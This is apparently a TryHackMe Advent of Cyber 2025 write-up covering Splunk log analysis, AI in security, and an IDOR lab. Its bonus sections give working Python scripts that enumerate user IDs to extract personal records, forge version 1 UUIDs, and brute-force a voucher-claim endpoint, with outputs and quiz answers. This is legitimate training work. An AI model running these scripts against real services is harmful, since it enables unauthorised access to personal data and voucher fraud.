THM | AoC 2025 | Day 03-05 + Bonus

Advent of Cyber 2025 | Day 03-05 + Bonus | Summary:
On Day 03 (Splunk Basics), we write SPL queries to ingest web‑ and firewall‑log data, pinpoint the malicious IP address, and trace the stages of reconnaissance, exploitation, and data exfiltration. On Day 04 (AI in Security), we examine AI applications in cybersecurity—defensive, offensive, and software‑security use cases—and then employ an AI assistant to detect and remediate vulnerabilities. On Day 05 (IDOR), we discover and exploit an IDOR flaw in the TryPresentMe website, using the vulnerable endpoint to retrieve sensitive information.
As for the bonus tasks on Day 05, in the first part we set out to look for the "id_number" of a child born on a specified date. We find it by using two approaches: using Burp's Intruder and by using a custom Python script. Finally, in the second part, we identify a valid voucher code generated between the specified time window using a custom python UUID generation script and verify those UUIDs by another automated script.
Disclaimer: Please note that this write‑up is NOT intended to replace the original room or its content; it serves only as supplementary material for users who are stuck and need additional guidance. This walkthrough presents one of many possible solutions to the challenges, without revealing any flags or passwords directly.

D-03 | Splunk Basics - Did you SIEM?
Storyline
"The Best Festival Company (TBFC) is preparing for a Christmas event in Wareville when a ransomware alert appears on their SOC dashboard, demanding 1,000 HopSec Coins from King Malhare of HopSec Island. Malhare’s Bandit Bunnies aim to hijack TBFC’s systems and replace Christmas with “EAST‑mas.”
The SOC team will use Splunk to trace the ransomware entry, extract custom fields, apply SPL queries, and investigate the incident to protect the holiday celebration."
Log Analysis with Splunk
Search Queries
- using Splunk Search Processing Language (SPL)
Datasets
web_traffic| events related to web connectionsfirewall_logs| firewall logs (allowed or blocked traffic, to and fro)
Exploring the Logs
- show all ingested logs
index=main
Initial Triage
- all web traffic
index=main sourcetype=web_traffic - visualize the log timeline | chart the total event count over time
index=main sourcetype=web_traffic | timechart span=1d count - sort by count in reversing order
index=main sourcetype=web_traffic | timechart span=1d count | sort by count | reverse
Anomaly Detection | Filtering out Benign Values
- exclude common legitimate user agents (show suspicious agents)
index=main sourcetype=web_traffic user_agent!=*Mozilla* user_agent!=*Chrome* user_agent!=*Safari* user_agent!=*Firefox* - narrow down on the ip
sourcetype=web_traffic user_agent!=*Mozilla* user_agent!=*Chrome* user_agent!=*Safari* user_agent!=*Firefox* | stats count by client_ip | sort -count | head 5 - sort results in reverse order:
sort -count
Tracing the Attack Chain
- checking on targeted paths
sourcetype=web_traffic client_ip="<REDACTED>" AND path IN ("/.env", "/*phpinfo*", "/.git*") | table _time, path, user_agent, status
Enumeration (Vulnerability Testing)
- search for common path traversal and open direct vulnerabilities
sourcetype=web_traffic client_ip="<REDACTED>" AND path="*..*" OR path="*redirect*" - drill down on path traversal attempts (escape the characters with
..\/..\/)sourcetype=web_traffic client_ip="<REDACTED>" AND path="*..\/..\/*" OR path="*redirect*" | stats count by path
SQL Injection Attack
- check on automated attack tools
sourcetype=web_traffic client_ip="<REDACTED>" AND user_agent IN ("*sqlmap*", "*Havij*") | table _time, path, status
Exfiltration Attempts
- looking for large downloads, sensitive file downloads (
curl,zgrab)sourcetype=web_traffic client_ip="<REDACTED>" AND path IN ("*backup.zip*", "*logs.tar.gz*") | table _time path, user_agent
Ransomware Staging & RCE
- requests for sensitive archives like
/logs.tar.gzor/configsourcetype=web_traffic client_ip="<REDACTED>" AND path IN ("*bunnylock.bin*", "*shell.php?cmd=*") | table _time, path, user_agent, status
Correlate Outbound C2 Communication
- filter firewall logs for the the attacker ip
sourcetype=firewall_logs src_ip="10.10.1.5" AND dest_ip="<REDACTED>" AND action="ALLOWED" | table _time, action, protocol, src_ip, dest_ip, dest_port, reason
Volume of Data Exfiltrated
- calculate the sum of the bytes transferred
sourcetype=firewall_logs src_ip="10.10.1.5" AND dest_ip="<REDACTED>" AND action="ALLOWED" | stats sum(bytes_transferred) by src_ip
Summary
- Attacker identified by the highest volume of malicious web traffic from a single external IP.
- Intrusion vector traced through web logs (
sourcetype=web_traffic) showing a clear attack progression. - Reconnaissance used
cURL/Wgetto probe for configuration files (/.env) and test path‑traversal flaws. - Exploitation confirmed by
SQLmapuser agents and payloads likeSLEEP(5). - Payload delivery culminated in executing
cmd=./bunnylock.binvia a webshell. - C2 activity verified in firewall logs (
sourcetype=firewall_logs): compromised server opened an outbound C2 connection to the attacker’s IP.
Q & A
Question-1: What is the attacker IP found attacking and compromising the web server?
198.51.100.55
Question-2: Which day was the peak traffic in the logs? (Format: YYYY-MM-DD)
2025-10-12
Question-3: What is the count of Havij user_agent events found in the logs?
993
Question-4: How many path traversal attempts to access sensitive files on the server were observed?
658
Question-5: Examine the firewall logs. How many bytes were transferred to the C2 server IP from the compromised web server?
126167
Question-6: If you enjoyed today's room, check out the Incident Handling With Splunk room to learn more about analyzing logs with Splunk.
No answer needed

D-04 | AI in Security - old sAInt nick
Storyline
TBFC’s new AI cyber‑security assistant, Van SolveIT, replaces the underperforming Van Chatty to boost elf productivity. It will be used before the holidays to detect, verify, and remediate vulnerabilities across defensive, offensive, and software domains.
AI for Cyber Security Showcase
AI assistants are transforming cybersecurity by automating labor‑intensive tasks:
- Defensive: Real‑time telemetry analysis, contextual alerts, automatic isolation/blocking of threats.
- Offensive: Accelerated OSINT, scanner output parsing, attack‑surface mapping for pen‑tests.
- Software: AI‑driven SAST/DAST scanners spot code flaws; less effective at writing secure code.
Cautions: AI outputs aren’t infallible; verify results, respect limited ownership, guard training data and model integrity, and avoid unintended disruptions.
Q & A
Question-1: Complete the AI showcase by progressing through all of the stages. What is the flag presented to you?
<FLAG>
Question-2: Execute the exploit provided by the red team agent against the vulnerable web application hosted at <targetbox-ip>:5000. What flag is provided in the script's output after it? Remember, you will need to update the IP address placeholder in the script with the IP of your vulnerable machine (<targetbox-ip>:5000)
<FLAG>
Question-3: If you enjoyed today's room, feel free to check out the Defending Adverserial Attacks room, where you will learn how to harden and secure AI models.
No answer needed

D-05 | IDOR - Santa’s Little IDOR
Storyline
Elves in Wareville are on alert after McSkidy’s disappearance. Parents can’t activate TryPresentMe vouchers and are receiving targeted phishing emails with non‑public data. The support team, aided by TBFC staff, found a suspicious “Sir Carrotbane” account loaded with vouchers, deleted it, and recovered the vouchers. They suspect deeper vulnerabilities in the TryPresentMe site and request TBFC’s investigation and remediation.
IDOR on the Shelf
IDOR (Insecure Direct Object Reference) is an access‑control flaw where a web app lets users specify an object identifier (e.g., packageID=1001) without verifying ownership. Because IDs are often sequential, attackers can change the value (e.g., to 22 or 23) and retrieve other users’ data—horizontal privilege escalation. Hiding or encoding the ID (e.g., using a hash) does not fix the issue; the core problem is missing authorization checks. Proper mitigation requires:
- Enforcing authentication for every request (session tokens/cookies).
- Validating that the authenticated user is authorized to access the requested object.
- Implementing robust authorization logic rather than relying on obscured IDs.
EXAMPLE:
- URL:
https://awesome.website.thm/TrackPackage?packageID=1001 - BACKEND QUERY:
SELECT person, address, status FROM Packages WHERE packageID = value;
The example shows a simple sql query that returns personal details for any package ID, illustrating why IDOR is dangerous and how it relates to broader concepts of authentication, authorization, and privilege escalation.
Q & A
Question-1: What does IDOR stand for?
Insecure Direct Object Reference
Question-2: What type of privilege escalation are most IDOR cases?
Horizontal
Question-3: Exploiting the IDOR found in the view_accounts parameter, what is the user_id of the parent that has 10 children?
15
Question-4: If you enjoyed today's room, check out our complete IDOR room!
No answer needed
D-05 | BONUS-1
Bonus-Task-1: If you want to dive even deeper, use either the base64 or md5 child endpoint and try to find the id_number of the child born on 2019-04-17? To make the iteration faster, consider using something like Burp's Intruder. If you want to check your answer, click the hint on the question.
19
One way to do accomplish this task is to intercept one of our requests with burp after we logged in (already authenticated). Copy this request and the session cookie, and use a simple python script to iterate over the id_number.
import requests

def generate_http_request(user_id):
    # Define the base URL
    base_url = "http://10.80.149.28/api/parents/view_accountinfo"

    # Define headers
    headers = {
        "Host": "10.80.149.28",
        "Authorization": "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOjEwLCJyb2xlIjoxLCJleHAiOjE3NjYzMzUzMzd9.l6KkNWa5bJyTC_6Z6mzQSvLx3DRKedRexKUyFzA4m78",
        "Accept-Language": "en-GB,en;q=0.9",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36",
        "Content-Type": "application/json",
        "Accept": "*/*",
        "Referer": "http://10.80.149.28/",
        "Accept-Encoding": "gzip, deflate, br",
        "Connection": "keep-alive"
    }

    # Parameters
    params = {
        "user_id": user_id
    }

    try:
        # Send GET request
        response = requests.get(base_url, headers=headers, params=params)

        # Print request details
        print(f"Request for user_id {user_id}:")
        print(f"Status Code: {response.status_code}")
        print(f"Response Headers: {response.headers}")
        print(f"Response Content: {response.text}\n")

        return response

    except requests.RequestException as e:
        print(f"Error making request for user_id {user_id}: {e}")
        return None

# Iterate through user IDs from 1 to 20
def main():
    for user_id in range(1, 21):
        generate_http_request(user_id)

if __name__ == "__main__":
    main()
Let's iterate from 1 to 20 and save the responses into a separate file user-param-enum_responses.txt.
┌──(user㉿kali)-[~]
└─$ python3 brute_user-id-param.py > user-param-enum_responses.txt

┌──(user㉿kali)-[~]
└─$
All that's left now is to filter for the specified date ("2019-04-17").
┌──(user㉿kali)-[~]
└─$ cat user-param-enum_responses.txt | grep 2019-04-17
Response Content: {"user_id":15,"username":"sirBreedsAlot","email":"sirBreedsAlot@10children.thm","firstname":"Breeds","lastname":"Alot","id_number":"456789123","address1":"Candyroad 5","address2":"","city":"hareville","state":"","postal_code":"6988","country":"HopSec Island","children":[{"child_id":11,"id_number":"HR001","first_name":"Thistle","last_name":"Alot","birthdate":"2015-03-14"},{"child_id":12,"id_number":"HR002","first_name":"Bramble","last_name":"Alot","birthdate":"2013-11-22"},{"child_id":13,"id_number":"HR003","first_name":"Clover","last_name":"Alot","birthdate":"2016-06-05"},{"child_id":14,"id_number":"HR004","first_name":"Hazel","last_name":"Alot","birthdate":"2012-09-19"},{"child_id":15,"id_number":"HR005","first_name":"Lupin","last_name":"Alot","birthdate":"2018-01-07"},{"child_id":16,"id_number":"HR006","first_name":"Poppy","last_name":"Alot","birthdate":"2014-05-28"},{"child_id":17,"id_number":"HR007","first_name":"Rowan","last_name":"Alot","birthdate":"2017-12-02"},{"child_id":18,"id_number":"HR008","first_name":"Sorrel","last_name":"Alot","birthdate":"2011-08-30"},{"child_id":19,"id_number":"HR009","first_name":"Willow","last_name":"Alot","birthdate":"2019-04-17"},{"child_id":20,"id_number":"HR010","first_name":"Bracken","last_name":"Alot","birthdate":"2010-10-11"}]}

┌──(user㉿kali)-[~]
└─$

Another way to solve this task would be to intercept a simple authenticated request via burp, send it to Intruder and iterate over user_id by:
- adding
user_id=§10§as a position (#2 on figure) - specifying the Payload type "Numbers" (#3 on figure)
- and setting the number range to sequential from 1 to 20 with 1 as the step (#4 on figure)

Once set, launch it. Check the responses for the specified birtdate. It will be the 15th request (#1 on figure) and the child with the child_id 19 (#2 on figure).
D-05 | BONUS-2
Bonus-Task-2: Want to go even further? Using the /parents/vouchers/claim endpoint, find the voucher that is valid on 20 November 2025. Insider information tells you that the voucher was generated exactly on the minute somewhere between 20:00 - 24:00 UTC that day. What is the voucher code? If you want to check your answer, click the hint on the question.
22643e00-c655-11f0-ac99-026ccdf7d769
Let's start by checking on the information available to us:
- Time Range: 2025-11-20 20:00-24:00 (UTC) exactly on the minute (2025-11-20_20:00:00, 2025-11-20_20:01:00, 2025-11-20_20:02:00, ...)
- UUIDs are version 1, generated by the same system
Using the following UUID (generated by the target system) as the example: 37f0010f-a489-11f0-ac99-026ccdf7d769
37f0010f-a489-11f0-> timestamp (~ 2025-10-08 20:56:10.443598.3 UTC) + version 1- no need to change the version, but need to adjust the time range
ac99-> made of 2 bytes: clock sequence + variant- clock sequence is random number but stays the same between generations
- variant stays the same
026ccdf7d769-> Node value (MAC address) -> stays the same on the same system
So to sum it up, we have 2 dynamic parts that we need to iterate over:
- Time range, 1 every minute between the 4 hour window
- The clock sequence which is randomly generated for each UUID generation session.
For the 2nd part, let's try to narrow it down with simply iterating only over the ones that were already generated by the target system. For this, we simply collect all the ones displayed by the site:
- 'ac99', '93d8', 'ab3a', '8acc', '889c', '96e7', 'be28', 'b7e8', 'b231', 'bb84', '8ad2'
Let's create a script that does the generation for us:
import datetime
import uuid

# -------------------------------------------------
# Fixed parameters that stay the same for the whole run
# -------------------------------------------------
# FIXED 48‑bit node - fixed MAC address - same system (MAC=02:6c:cd:f7:d7:69)
NODE = bytes.fromhex('026ccdf7d769')

# UUID epoch offset (Gregorian 1582‑10‑15 → Unix 1970‑01‑01)
EPOCH_OFFSET = 0x01B21DD213814000

# -------------------------------------------------
# Time window: 20:00‑23:59 on 20 Nov 2025 (UTC) = 4 hour window
# -------------------------------------------------
START   = datetime.datetime(2025, 11, 20, 20, 0, tzinfo=datetime.timezone.utc)
MINUTES = 4 * 60

# -------------------------------------------------
# Previously generated fourth‑block values - the clock sequences with the fixed variant
# -------------------------------------------------
FOURTH_BLOCKS = ['ac99', '93d8', 'ab3a', '8acc', '889c','96e7', 'be28', 'b7e8', 'b231', 'bb84','8ad2']

def make_uuid(minute_index: int, fourth_block: str) -> uuid.UUID:
    """
    Build a UUID v1 for the given minute offset and a forced fourth block.
    The fourth block already contains the variant bits (the leading “10”).
    """
    # ----- timestamp (100‑ns units) -----
    unix_sec = int((START + datetime.timedelta(minutes=minute_index)).timestamp())
    # exact minute → no sub‑tick
    ts_100ns = unix_sec * 10_000_000 + EPOCH_OFFSET

    # ----- split timestamp into the three time fields -----
    time_low  = ts_100ns & 0xffffffff
    time_mid  = (ts_100ns >> 32) & 0xffff
    time_hi   = (ts_100ns >> 48) & 0x0fff
    # set version = 1 (SAME as the one used by the system)
    time_hi_and_version = time_hi | (1 << 12)

    # ----- fourth block (already includes variant) -----
    # Convert the 4‑hex‑digit string to two bytes
    fourth_bytes = bytes.fromhex(fourth_block)

    # ----- assemble the 16‑byte UUID -----
    raw = (
        time_low.to_bytes(4, 'big') +
        time_mid.to_bytes(2, 'big') +
        time_hi_and_version.to_bytes(2, 'big') +
        fourth_bytes +
        NODE
    )
    return uuid.UUID(bytes=raw)

# -------------------------------------------------
# Generate the UUIDs
# -------------------------------------------------
for minute in range(MINUTES):
    for block in FOURTH_BLOCKS:
        print(make_uuid(minute, block))
Let's test it. It seems to be working great.
┌──(user㉿kali)-[~]
└─$ python3 gen_uuids.py
7ec26000-c64b-11f0-ac99-026ccdf7d769
7ec26000-c64b-11f0-93d8-026ccdf7d769
7ec26000-c64b-11f0-ab3a-026ccdf7d769
[...SNIP...]
Next, we export the generated UUIDs (a total of 2640) into a text file.
┌──(user㉿kali)-[~]
└─$ python3 gen_uuids.py > uuids.txt

┌──(user㉿kali)-[~]
└─$ cat uuids.txt| wc -l
2640

┌──(user㉿kali)-[~]
└─$
All that's left is to feed this set of UUID's into burp and brute check their validity with the provided api endpoint (/api/parents/vouchers/claim). So, first we create a bogus voucher check,


which we intercept with burp and send it to Intruder. Take note of the following interesting fields:
- #1: the API endpoint
- #2: the request data (here filled with sample/dummy data)
- #3: the response text
Once over in Intruder,
- specify the attack type as "Sniper attack"
- specify the value we want to iterate over: the
test-voucher-codedummy data -> add it to positions -->§test-voucher-code§ - specify our payload (our generated list of UUIDs): Payloads > Payload configuration > Load... > select the generated
uuids.txtfile
and let it run, by pressing "Start attack".

Let's try and wait for a response with a status code of 200 instead of 404 which indicates "Voucher not found". Sadly, given that the free version of Burp Suite is heavily rate limited, we find nothing even after more than 10 minutes running it.
So let's pivot and try a new approach by doing it by hand (via a python script). Use the same HTTP Request headers and body we used in Burp along with the same set of pre-generated UUIDs.
import requests
import json

def send_voucher_claim_request(voucher_code):
    """
    Send a POST request to claim a voucher
    """
    # Request configuration
    url = 'http://10.80.149.28/api/parents/vouchers/claim'

    # Headers from the original request
    headers = {
        'Host': '10.80.149.28',
        'Authorization': 'Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOjEwLCJyb2xlIjoxLCJleHAiOjE3NjYzNTAwNDd9.cbC4HZ4Z2qMH8J9FjUZ8ZkCdz66CeO2q1RGyFRa6YYI',
        'Accept-Language': 'en-GB,en;q=0.9',
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36',
        'Content-Type': 'application/json',
        'Accept': '*/*',
        'Origin': 'http://10.80.149.28',
        'Referer': 'http://10.80.149.28/',
        'Accept-Encoding': 'gzip, deflate, br',
        'Connection': 'keep-alive'
    }

    # Request payload
    payload = {
        'code': voucher_code
    }

    try:
        # Send POST request
        response = requests.post(
            url,
            headers=headers,
            data=json.dumps(payload),
            timeout=10  # Add a timeout to prevent hanging
        )

        # Return response details
        return {
            'code': voucher_code,
            'status_code': response.status_code,
            'response_text': response.text
        }

    except requests.RequestException as e:
        # Handle network-related errors
        return {
            'code': voucher_code,
            'error': str(e)
        }

def main():
    # File path for UUIDs
    uuid_file = 'uuids.txt'

    # Results storage
    results = []

    # Read UUIDs from file
    try:
        with open(uuid_file, 'r') as file:
            uuids = [line.strip() for line in file if line.strip()]
    except FileNotFoundError:
        print(f"Error: File {uuid_file} not found.")
        return

    # Process UUIDs
    for voucher_code in uuids:

        # Send request and store result
        result = send_voucher_claim_request(voucher_code)
        results.append(result)

        # Print result for each UUID
        if 'error' in result:
            print(f"Error for {result['code']}: {result['error']}")
        else:
            print(f"UUID: {result['code']}, Status: {result['status_code']}")

if __name__ == '__main__':
    main()
Once ready, running it only takes a few minutes and we find a UUID for a valid voucher.
┌──(user㉿kali)-[~]
└─$ python verify-uuids.py
UUID: 7ec26000-c64b-11f0-ac99-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-93d8-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-ab3a-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-8acc-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-889c-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-96e7-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-be28-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-b7e8-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-b231-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-bb84-026ccdf7d769, Status: 404
UUID: 7ec26000-c64b-11f0-8ad2-026ccdf7d769, Status: 404
UUID: a285a600-c64b-11f0-ac99-026ccdf7d769, Status: 404
UUID: a285a600-c64b-11f0-93d8-026ccdf7d769, Status: 404
[...SNIP...]
UUID: fea0f800-c654-11f0-b231-026ccdf7d769, Status: 404
UUID: fea0f800-c654-11f0-bb84-026ccdf7d769, Status: 404
UUID: fea0f800-c654-11f0-8ad2-026ccdf7d769, Status: 404
UUID: 22643e00-c655-11f0-ac99-026ccdf7d769, Status: 200
UUID: 22643e00-c655-11f0-93d8-026ccdf7d769, Status: 404
UUID: 22643e00-c655-11f0-ab3a-026ccdf7d769, Status: 404
[...SNIP...]